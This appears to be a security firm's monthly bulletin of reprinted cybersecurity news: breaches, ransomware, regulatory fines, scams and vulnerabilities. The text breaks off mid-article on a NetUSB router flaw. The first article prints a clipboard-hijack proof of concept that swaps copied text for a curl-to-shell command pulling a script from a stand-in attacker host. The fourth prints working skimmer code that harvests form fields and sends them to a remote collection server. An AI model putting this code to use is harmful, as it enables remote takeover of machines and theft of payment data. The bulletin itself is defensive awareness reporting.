



Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

February 2022

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	Don't copy-paste commands from webpages — you can get hacked.....	4
2.	Broward Health discloses data breach affecting 1.3 million people.....	6
3.	Portugal Media Giant Impresa Crippled by Ransomware Attack.....	8
4.	Hackers use video player to steal credit cards from over 100 sites	9
5.	France hits Facebook and Google with \$210 million in fines	12
6.	FBI warns about ongoing Google Voice authentication scams	13
7.	Log4J-Related RCE Flaw in H2 Database Earns Critical Rating	14
8.	FBI: Hackers target US defense firms with malicious USB packages	17
9.	Millions of Routers Exposed to RCE by USB Kernel Bug	19
10.	Ukrainian police arrests ransomware gang that hit over 50 firms.....	24
11.	New White Rabbit ransomware linked to FIN8 hacking group.....	25
12.	The Log4j Vulnerability Puts Pressure on the Security World	30
13.	FBI links Diavol ransomware to the TrickBot cybercrime group.....	32
14.	China's Olympics App Is Horribly Insecure	34
15.	Malicious PowerPoint files used to push remote access trojans.....	36
16.	105 million Android users targeted by subscription fraud campaign	39

1. Don't copy-paste commands from webpages — you can get hacked

Programmers, sysadmins, security researchers, and tech hobbyists copying-pasting commands from web pages into a console or terminal are warned they risk having their system compromised.

A technologist demonstrates a simple trick that'll make you think twice before copying and pasting text from web pages.

Backdoor on your clipboard?

Recently, Gabriel Friedlander, founder of security awareness training platform Wizer demonstrated an obvious yet surprising hack that'll make you cautious of copying-pasting commands from web pages.

It isn't unusual for novice and skilled developers alike to copy commonly used commands from a webpage (ahem, StackOverflow) and paste them into their applications, a Windows command prompt or a Linux terminal.

But Friedlander warns a webpage could be covertly replacing the contents of what goes on your clipboard, and what actually ends up being copied to your clipboard would be vastly different from what you had intended to copy.

Worse, without the necessary due diligence, the developer may only realize their mistake after pasting the text, at which point it may be too late.

In a simple proof of concept (PoC) published on his blog, Friedlander asks readers to copy a simple command that most sysadmins and developers would be familiar with:

Let's say you were searching how to update your ubuntu, and you found this command line. And you copy it:

Try it - copy the command below:

```
sudo apt update
```

Friedlander's HTML page with a simple command you can copy to clipboard

Now, paste what you copied from Friedlander's blog into a text box or Notepad, and the result is likely to leave you surprised:

```
curl http://attacker-domain:8000/shell.sh | sh
```

Not only do you get a completely different command present on your clipboard, but to make matters worse, it has a newline (or return) character at the end of it.

This means the above example would execute as soon as it's pasted directly into a Linux terminal.

Those pasting the text may have been under the impression they were copying the familiar, innocuous command `sudo apt update` that is used to fetch updated information on software installed on your system.

But that's not quite what happened.

What causes this?

The magic is in the JavaScript code hidden behind the PoC HTML page setup by Friedlander.

As soon as you copy the "sudo apt update" text contained in an HTML element, the code snippet, shown below runs.

What happens afterward is a JavaScript 'event listener' capturing the copy event and replacing the clipboard data with Friedlander's malicious test code:

```
1 <script>
2 document.getElementById('copy').addEventListener('copy', function(e) {
3   e.clipboardData.setData('text/plain', 'curl
   http://attacker-domain:8000/shell.sh | sh\n'); e.preventDefault();
4 });
5 </script>
```

PoC JavaScript code that replaces clipboard contents

Note, event listeners have a variety of legitimate use-cases in JavaScript but this is just one example of how they could be misused.

"This is why you should NEVER copy paste commands directly into your terminal," warns Friedlander.

"You think you are copying one thing, but it's replaced with something else, like malicious code. All it takes is a single line of code injected into the code you copied to create a backdoor to your app."

"This attack is very simple but also very harmful."

A Reddit user also presented an alternative example of this trick that requires no JavaScript: invisible text made with HTML and CSS styling that gets copied onto your clipboard when you copy the visible portions of text:

```
echo "I'm just some friendly command"  
echo "Copy and run me."
```

BLEEPING COMPUTER

```
1 echo "I'm just some friendly command"  
2 echo "Haha, you've just run a bad  
3 command. Your system is rekt now."  
4 echo "Copy and run me."  
5
```



Invisible HTML (left) gets picked up during copy-paste and has an extra line (right)

Source: JsFiddle

"The problem is not just that the website can change your clipboard contents using JavaScript," explains the user, SwallowYourDreams.

"It could also just hide commands in the HTML that are invisible to the human eye, but will be copied by the computer."

And so, another reason to never blindly trust what you copy from a web page—better paste it in a text editor first.

A simple, but nonetheless, an important lesson in everyday security.

Source: <https://www.bleepingcomputer.com/news/security/dont-copy-paste-commands-from-webpages-you-can-get-hacked/>

2. Broward Health discloses data breach affecting 1.3 million people

Florida's Broward Health healthcare system has disclosed a large-scale data breach incident impacting 1,357,879 individuals.

Broward Health is a Florida-based healthcare system with over thirty locations offering a wide range of medical services and receives over 60,000 admissions per year.

The healthcare system disclosed a cyberattack on October 15, 2021, when an intruder gained unauthorized access to the hospital's network and patient data.

The organization discovered the intrusion four days later, on October 19, and immediately notified the FBI and the US Department of Justice.

At the same time, all employees were advised to change their user passwords, and Broward Health contracted a third-party cybersecurity expert to help with the investigations.

An investigation revealed that the threat actors gained access to patient's personal medical information, which may include the following items:

- Full name
- Date of birth

- Physical address
- Phone number
- Financial or bank information
- Social Security number
- Insurance information and account number
- Medical information and history
- Condition, treatment, and diagnosis
- Driver's license number
- Email address

Although Broward Health confirms that the network intruder has exfiltrated the above data, it notes that there is no evidence that the threat actors misused it.

Notably, the intrusion point was determined to be a third-party medical provider who was permitted access to the system to provide their services.

"In response to this incident, Broward Health is taking steps to prevent recurrence of similar incidents, which include the ongoing investigation, a password reset with enhanced security measures across the enterprise, and the implementation of multifactor authentication for all users of its systems," explains the data breach notification to affected patients and employees.

"We have also begun implementation of additional minimum-security requirements for devices that are not managed by Broward Health Information Technology that access our network, which will become effective in January 2022."

Due to the critical nature of the exposed data, recipients of the notices need to remain vigilant against all forms of communication.

In addition, the healthcare system is offering a two-year membership of identity theft detection and protection services through Experian, with details on how to enroll enclosed in the letter.

Stolen data is often bartered privately in hidden dark web forums, so it could be too early to see signs of abuse in the wild, but that doesn't mean the exposed individuals should get complacent.

Often, these large sets go through a time-consuming evaluation process to pick specific high-value targets for social engineering or phishing attacks. Therefore, a delay in exploiting the stolen data can be expected.

Source: <https://www.bleepingcomputer.com/news/security/broward-health-discloses-data-breach-affecting-13-million-people/>

3. Portugal Media Giant Impresa Crippled by Ransomware Attack

The websites of the company and the Expresso newspaper, as well as all of its SIC TV channels remained offline Tuesday after the New Year's weekend attack.

Media giant Impresa, which owns the largest television station and newspaper in Portugal, was crippled by a ransomware attack just hours into 2022. The suspected ransomware gang behind the attack goes by the name Lapsus\$.

The attack included Impresa-owned website Expresso newspaper and television station SIC. Both remain offline Tuesday morning as the media giant continued its recovery from a New Year's weekend attack. Impacted is the server infrastructure critical to Impresa's operations. Additionally compromised is one of Impresa's verified Twitter accounts, which was hijacked and used to taunt the company publicly.

"National airwave and cable TV broadcasts are operating normally, but the attack has taken down SIC's internet streaming capabilities," according to a blog post published Monday by The Record, the news service of security analyst firm Recorded Future.

Various news outlets also reported the attack, including SIC Noticias, SIC's news TV station, which tweeted a confirmation of the incident, and Portugal's Observador newspaper.

"The Impresa group confirms that its Expresso and SIC sites, as well as some of their social media pages, are temporarily unavailable, apparently the target of a computer attack, and that actions are being taken to resolve the situation," according to the tweet.

Lapsus\$ identified itself as the culprit of the attack by defacing all of Impresa's sites with a ransom note letting the company know that it had gained access to Impresa's Amazon Web Services account, according to a screenshot of the note posted online by The Record.

Pressure to Pay

It appears Impresa was able to regain control over the account on Monday when all of the sites were put into maintenance mode, showing notes on respective home pages that they were temporarily unavailable.

However, Lapsus\$ kept up the pressure on Impresa via Twitter, tweeting from Expresso's verified Twitter account on Monday to demonstrate that it still had access to company resources, according to Recorded Future.

Neither the company nor Lapsus\$ so far has revealed the amount of the extortion payment associated with the incident, which marks the first time the group has attacked an entity in Portugal, Lino Santos, the coordinator of Portugal's National Cybersecurity Center, told the Observador.

Lapsus\$ Group came on the ransomware scene in 2021 and so far is best known for an attack on the Brazil Ministry of Health last month. The incident took down several online entities, successfully wiping out information on citizens' COVID-19 vaccination data as well as disrupting the system that issues digital vaccination certificates.

More Ransomware on the Way

The attack shows that the significant ramp-up in ransomware attacks in 2021 show no signs of slowing in the new year.

"Ransomware is not going away," Dave Pasirstein, chief product officer and head of engineering for TruU wrote in an email to Threatpost. "It's a lucrative business that is nearly impossible to protect against all risk vectors."

Source: <https://threatpost.com/portuguese-media-giant-impresa-ransomware/177323/>

4. Hackers use video player to steal credit cards from over 100 sites

Hackers used a cloud video hosting service to perform a supply chain attack on over one hundred real estate sites that injected malicious scripts to steal information inputted in website forms.

These scripts are known as skimmers or formjackers and are commonly injected into hacked websites to steal sensitive information entered into forms. Skimmers are commonly used on checkout pages for online stores to steal payment information.

In a new supply chain attack discovered by Palo Alto Networks Unit42, threat actors abused a cloud video hosting feature to inject skimmer code into a video player. When a website embeds that player, it embeds the malicious script, causing the site to become infected.

In total, Unit42 found over 100 real estate sites compromised by this campaign, showing a very successful supply chain attack.

The researchers notified the cloud video platform and helped the infected sites clear their pages, but this campaign is an example of the ingenuity and determination of adversaries.

Hacking once, infecting hundreds

The cloud video platform involved in the attack allows users to create video players that include custom JavaScript scripts to customize the player.

One such customized video player that is commonly embedded in real estate sites used a static JavaScript file hosted at a remote server.

- Send the collected data to the C2 ([https://cdn-imgcloud\[.\]com/img](https://cdn-imgcloud[.]com/img)) by creating an HTML tag and filling the image source with the server URL.

```

1 //l("0x17") is string "SaveParam"
2 h["SaveParam"]: function(elem) {
3   if (e.id !== undefined && e.id != "" && e.id !== null && e.value.length < 256 && e.value.length > 0) {
4     if (f(cc(e.value, "-", ""), " ", "") && d(cc(e.value, "-", ""), " ", "")) h.IsValid = !![];
5     h.Data[e.id] = e.value;
6     return
7   }
8   if (e.name !== undefined && e.name != "" && e.name !== null && e.value.length < 256 && e.value.length > 0) {
9     if (f(cc(e.value, "-", ""), " ", "") && d(cc(e.value, "-", ""), " ", "")) h.IsValid = !![];
10    h.Data[e.name] = e.value;
11    return
12  }
13 }
14
15 // l("0x18") is string "SaveAllFields"
16 h["SaveAllFields"]: function() {
17   var inputs = document.getElementsByTagName("input");
18   var selects = document.getElementsByTagName("select");
19   var textareas = document.getElementsByTagName("textarea");
20   for(var i = 0; i < inputs.length; i++) h.SaveParam(inputs[i]);
21   for(var i = 0; i < selects.length; i++) h.SaveParam(selects[i]);
22   for(var i = 0; i < textareas.length; i++) h.SaveParam(textareas[i]);
23 }
24
25 // l("0x1c") is string "SendData"
26 h["SendData"]: function() {
27   if (!e.devtools.isOpen && h.IsValid) {
28     h.Data["Domain"] = location.hostname;
29     var t = encodeURIComponent(e.btoa(JSON.stringify(h.Data)));
30     var r = t.hashCode();
31     for (var i = 0; i < h.Sent.length; i++)
32       if (h.Sent[i] == r) return;
33     h.LoadImage(t)
34   }
35 },
36
37 // l("0x1d") is string "TrySend"
38 h["TrySend"] = function() {
39   h.SaveAllFields();
40   h.SendData()
41 };
42
43 h["LoadImage"] = function(e) {
44   h.Sent.push(e.hashCode());
45   var r = t.createElement(l("0x1e")); // l("0x1e") is string "IMG"
46   r.src = h.GetImageUrl(e)
47 };
48
49 // l("0x1f") is string "GetImageUrl"
50 h["GetImageUrl"] = function(e) {
51   return h.Gate + l("0x20") + e
52 };
53
54 // l("0x21") is string "onreadystatechange "
55 t["onreadystatechange"] = function() {
56   //if(document.readyState === 'complete')
57   if (t[l("0x22")] === l("0x23")) {
58     e[l("0x24")](h[l("0x1d")], 500) // call setInterval(TrySend, 500);
59   }
60 };

```

Skimmer functions from saving data to exfiltrating

Source: Palo Alto Networks

Palo Alto Networks has published a complete list of the IoCs (indicators of compromise) on this GitHub repository.

An elusive threat

This campaign deploys a polymorphic and continuously evolving skimmer that can't be stopped using conventional domain name and URL blocking methods.

Website administrators who embed JavaScript scripts on their sites should not trust them blindly, even if the source has been proven to be trustworthy.

Instead, admins are advised to conduct regular web content integrity checks and use form-jacking detection solutions.

Source: <https://www.bleepingcomputer.com/news/security/hackers-use-video-player-to-steal-credit-cards-from-over-100-sites/>

5. France hits Facebook and Google with \$210 million in fines

France's National Commission on Informatics and Liberty (CNIL), the country's data privacy and protection body, has announced a 60 million euro (\$68 million) sanction against Facebook and a 150 million euro (\$170 million) penalty against Google.

The fines are for making it difficult for website visitors to reject tracking cookies by hiding the option behind multiple clicks.

Both Facebook and Google allow visitors to their website to accept the entire set of cookies in a single action by pressing a button available on the first page.

Rejecting the cookies, though, is a manual, discouraging process that requires users to disable them one by one.

As such, the committee that investigated the case following multiple complaints from French users established that Facebook and Google are:

- Making the cookie refusal mechanisms unnecessarily complicated
- Discouraging users from refusing cookies
- Encouraging users to give their consent to personal data collection

The practice is considered an infringement of the freedom of consent of internet users, and as such, it violates Article 82 of the French Data Protection Act.

Poor attempts to remediate the issues

CNIL has informed the two companies a few months ago of the violations and received assurances that the issues would be corrected.

On December 2021, Facebook sent screenshots with a new interface for cookie management, claiming improvements in the mechanism that no longer favored acceptance.

However, the committee found that refusing the cookies remained cumbersome and accepting them was still easier.

As a result, today CNIL announced an administrative fine of 60 million Euros against Facebook Ireland Ltd. and an additional 100,000 Euros per day of delay of compliance, starting from March 2022.

The same deadline and delay penalties were announced for Google, the 150 million Euro fine being split between Google LLC and Google Ireland Ltd., 90 million Euros and 60 million Euros respectively.

In November last year, the Italian competition authority hit Google with a fine of 10 million Euros for aggressive data collection by default.

The Italian investigators found that Google was activating user options for the acceptance to collect, transfer and use their data for commercial purposes by default.

A Google spokesperson has shared the following statement with Bleeping Computer:

People trust us to respect their right to privacy and keep them safe. We understand our responsibility to protect that trust and are committing to further changes and active work with the CNIL in light of this decision under the ePrivacy Directive

A Facebook spokesperson has responded to our request a comment with the statement below:

We are reviewing the authority's decision and remain committed to working with relevant authorities. Our cookie consent controls provide people with greater control over their data, including a new settings menu on Facebook and Instagram where people can revisit and manage their decisions at any time, and we continue to develop and improve these controls

Source: <https://www.bleepingcomputer.com/news/legal/france-hits-facebook-and-google-with-210-million-in-fines/>

6. FBI warns about ongoing Google Voice authentication scams

The Federal Bureau of Investigation (FBI) says Americans who share their phone number online are being targeted by Google Voice authentication scams.

As the federal law enforcement agency explains, the fraudsters are targeting those who have posted their phone number as a form of contact when trying to sell various items on online marketplaces or social media apps.

"Recently, we have also been getting reports of people who are getting targeted in other locations, including sites where you post about lost pets," the FBI said.

If successful, they will set up a Google Voice account in their victims' names or hijack their Gmail accounts which will later be used in other fraud schemes or in phishing attacks.

The scammers will reach out to their targets via text messages or email showing their interest in the item put up for sale, asking the seller to verify their offer is legitimate and they're a real person and not a bot by sharing an authentication code they'll receive from Google.

"What he is really doing is setting up a Google Voice account in your name using your real phone number as verification," the agency added.

"Once set up, he can use that Google Voice account to conduct any number of scams against other victims that won't come back directly to him. He can also use that code to gain access to, and take over, your Gmail account."

What to do if you're the target of an authentication scam

The FBI advises victims of Google Voice authentication scams to check Google's support website for information on how to retake control of their Google Voice account and reclaim their Voice number.

The federal agency also provides the following tips on to avoid getting scammed in the first place if you're ever targeted:

- Never share a Google verification code with others.
- Only deal with buyers, sellers, and Fluffy-finders in person. If money is to exchange hands, make sure you are using legitimate payment processors.
- Don't give out your email address to buyers/sellers conducting business via phone.
- Don't let someone rush you into a sale. If they are pressuring you to respond, they are likely trying to manipulate you into acting without thinking.

Those who believe they've fallen victim to online scams, are advised to report it to the FBI's Internet Crime Complaint Center at www.ic3.gov or to call their local FBI office.

Source: <https://www.bleepingcomputer.com/news/security/fbi-warns-about-ongoing-google-voice-authentication-scams/>

7. Log4J-Related RCE Flaw in H2 Database Earns Critical Rating

Critical flaw in the H2 open-source Java SQL database are similar to the Log4J vulnerability, but do not pose a widespread threat.

Researchers discovered a bug related to the Log4J logging library vulnerability, which in this case opens the door for an adversary to execute remote code on vulnerable systems. However, this flaw does not pose the same risk as the previously identified in Log4Shell, they said.

JFrog security discovered the flaw and rated critical in the context of the H2 Java database console, a popular open-source database, according to a Thursday blog post by researchers.

H2 is attractive to developers for its lightweight in-memory solution—which precludes the requirement for data to be stored on disk—and is used in web platforms such as Spring Boot and IoT platforms such as ThingWorks.

However, the flaw (CVE-2021-42392) is similar to Log4Shell. “[I]t should not be as widespread” due to a few conditions and factors, JFrog researchers Andrey Polkovnychenko and Shachar Menashe wrote in their post.

Log4Shell (CVE-2021-44228) was tied to the Apache Log4j logging library in early December and immediately exploited by attackers. It spawned 60 variants of the original exploit created for the flaw in a 24-hour period as well as a faulty fix that could cause DoS attacks when it was first released.

How is the H2 Bug Similar to Log4J?

The root cause of the H2 flaw is based in JNDI remote class loading, making it similar to Log4Shell in that it allows several code paths in the H2 database framework pass unfiltered attacker-controlled URLs to the `javax.naming.Context.lookup` function. This allows for remote codebase loading, also known as Java code injection or remote code execution, researchers said.

“Specifically, the `org.h2.util.JdbcUtils.getConnection` method takes a driver class name and database URL as parameters,” they explained in the post. “If the driver’s class is assignable to the `javax.naming.Context` class, the method instantiates an object from it and calls its lookup method.”

Reasons to Be Wary, but Not Panic

However, unlike Log4Shell, the H2 flaw has a “direct” scope of impact, meaning that typically the server that processes the initial request—that is, the H2 console—will feel the direct brunt of the remote code execution (RCE) bug, researchers wrote in a post published Thursday.

“This is less severe compared to Log4Shell since the vulnerable servers should be easier to find,” researchers wrote.

Secondly, by default on vanilla distributions of the H2 database, the H2 console only listens to localhost connections, thus making the default setting safe, they noted.

“This is unlike Log4Shell which was exploitable in the default configuration of Log4j,” researchers wrote. Still, the H2 console can easily be modified to listen to remote connections as well, which would widen the risk, researchers added.

Indeed, this aspect of the execution of the flaw definitely lessens its severity in comparison to the Log4j issue, noted one security professional.

“Log4j was unique in that any number of attack-manipulated strings, from headers to URL paths, could result in exploitation of the victim depending on how the application was set up to utilize logging with Log4j,” Matthew Warner, CTO and co-founder at automated threat detection and response technology provider Blumira, wrote in an email to Threatpost. “In this case, the H2 database console must be purposefully exposed to the internet by changing the configuration.”

Thirdly, while many vendors may be running the H2 database, they may not run the H2 console with it, JFrog researchers said. There are other attack vectors that can exploit the H2 flaw; however, they are “context-dependent and less likely to be exposed to remote attackers,” researchers observed.

Who Is At Risk?

If the H2 flaw doesn’t deserve the same alarm as Log4Shell, why is it worth noting, one may ask. The JFrog team said that it can be extremely critical and allow for unauthenticated RCE to those running an H2 console exposed to a local area network (LAN) or, even worse, a wide area network (WAN). Indeed, attacking the H2 console directly is the most severe attack vector, researchers said.

Blumira’s Warner said that according to open-source intelligence (OSINT), there are likely less than 100 servers on the internet impacted by the H2 flaw, “so only a very limited number of organizations” are directly affected, he said.

“This vulnerability is a good reminder that it is important to ensure that sensitive services are only internally exposed to mitigate potential future risks,” Warner added.

Still, JFrog researchers said that many developer tools rely on the H2 database and specifically expose the H2 console. This is worrying due to the “recent trend of supply chain attacks targeting developers, such as malicious packages in popular repositories.”

These attacks emphasize “the importance of developer tools being made secure for all reasonable use cases,” researchers wrote, which is why they hope many H2-dependent tools will be safer after applying their recommended fix.

On that point, the JFrog team recommends that all users of the H2 database to upgrade to version 2.0.206, which fixes CVE-2021-42392 by limiting JNDI URLs to use the local java protocol only, denying any remote LDAP/RMI queries, researchers explained.

“This is similar to the fix applied in Log4j 2.17.0,” they wrote.

Even those not directly using the H2 console should update “due to the fact that other attack vectors exist, and their exploitability may be difficult to ascertain,” researchers added.

Source: <https://threatpost.com/log4j-related-flaw-h2-database/177448/>

8. FBI: Hackers target US defense firms with malicious USB packages

The Federal Bureau of Investigation (FBI) warned US companies in a recently updated flash alert that the financially motivated FIN7 cybercriminal group is targeting the US defense industry with packages containing malicious USB devices to deploy ransomware.

The attackers mailed packages containing 'BadUSB' or 'Bad Beetle USB' devices with the LilyGO logo, commonly available for sale on the Internet.

They used the United States Postal Service (USPS) and United Parcel Service (UPS) to mail the malicious packages to businesses in the transportation and insurance industries since August 2021 and defense firms starting with November 2021.

BlackMatter or REvil ransomware deployed on breached networks


FIN7 operators impersonated Amazon and the US Department of Health & Human Services (HHS) to trick the targets into opening the packages and connecting the USB drives to their systems.

Since August, reports received by the FBI say that these malicious packages also contain letters about COVID-19 guidelines or counterfeit gift cards and forged thank you notes, depending on the impersonated entity.

After the targets plug the USB drive into their computers, it automatically registers as a Human Interface Device (HID) Keyboard (allowing it to operate even with removable storage devices toggled off).

It then starts injecting keystrokes to install malware payloads on the compromised systems.

FIN7's end goal in such attacks is to access the victims' networks and deploy ransomware (including BlackMatter and REvil) within a compromised network using various tools, such as Metasploit, Cobalt Strike, Carbanak malware, the Griffon backdoor, and PowerShell scripts.



Attack flow (Trustwave)

Malware pushed using teddy bears

These attacks follow another series of incidents the FBI warned about two years ago when FIN7 operators impersonated Best Buy and mailed similar packages with malicious flash drives via USPS to hotels, restaurants, and retail businesses.

Reports of such attackers started surfacing back in February 2020. Some of the targets also reported that the hackers emailed or called to pressure them into connecting the drives to their systems.

Beginning with at least May 2020, malicious packages sent by FIN7 also included items such as teddy bears designed to trick targets into lowering their guard.

Attacks like those attempted by FIN7 are known as HID or USB drive-by attacks, and they can only be successful if the victims are willing to or tricked into plugging unknown USB devices into their workstations.

Companies can defend against such attacks by allowing their employees to connect only USB devices based on their hardware ID or if they're vetted by their security team.

Source: <https://www.bleepingcomputer.com/news/security/fbi-hackers-target-us-defense-firms-with-malicious-usb-packages/>

9. Millions of Routers Exposed to RCE by USB Kernel Bug

The high-severity RCE flaw is in the KCodes NetUSB kernel module, used by popular routers from Netgear, TP-Link, DLink, Western Digital, et al.

Millions of popular end-user routers are at risk of remote code execution (RCE) due to a high-severity flaw in the KCodes NetUSB kernel module.

The module enables remote devices to connect to routers over IP and access any USB devices (such as printers, speakers, webcams, flash drives and other peripherals) that are plugged into them. This is made possible using the proprietary NetUSB protocol and a Linux kernel driver that launches a server, which makes the USB devices available via the network. For remote users, it's as if the USB devices are physically plugged into their local systems.

According to a Tuesday writeup from SentinelOne vulnerability researcher Max Van Amerongen, attackers could remotely exploit the vulnerability to execute code in the kernel via a pre-authentication buffer overflow security vulnerability, allowing device takeover.

NetUSB is licensed to a slew of popular router vendors, including:

- Netgear
- TP-Link
- Tenda
- EDiMAX
- DLink
- Western Digital

Fortunately, SentinelOne hasn't yet spotted evidence of the flaw having been exploited in the wild.

'Who Doesn't Love a Remote Kernel Bug?'

As is his wont, Van Amerongen found the bug while poking around at a target of the Pwn2Own hacking contests: the aforementioned Netgear router, R6700v3. The device appeared in the 2019 Pwn2Own conference as well as being named as a target in Pwn2Own Austin 2021.

He came across the NetUSB kernel module while sifting through various paths through various binaries, where he saw something fishy: "As it turned out, this module was listening on TCP port 20005 on the IP 0.0.0.0," Van Amerongen explained. "Provided there were no firewall rules in place to block it, that would mean it was listening on the WAN as well as the LAN. Who wouldn't love a remote kernel bug?"

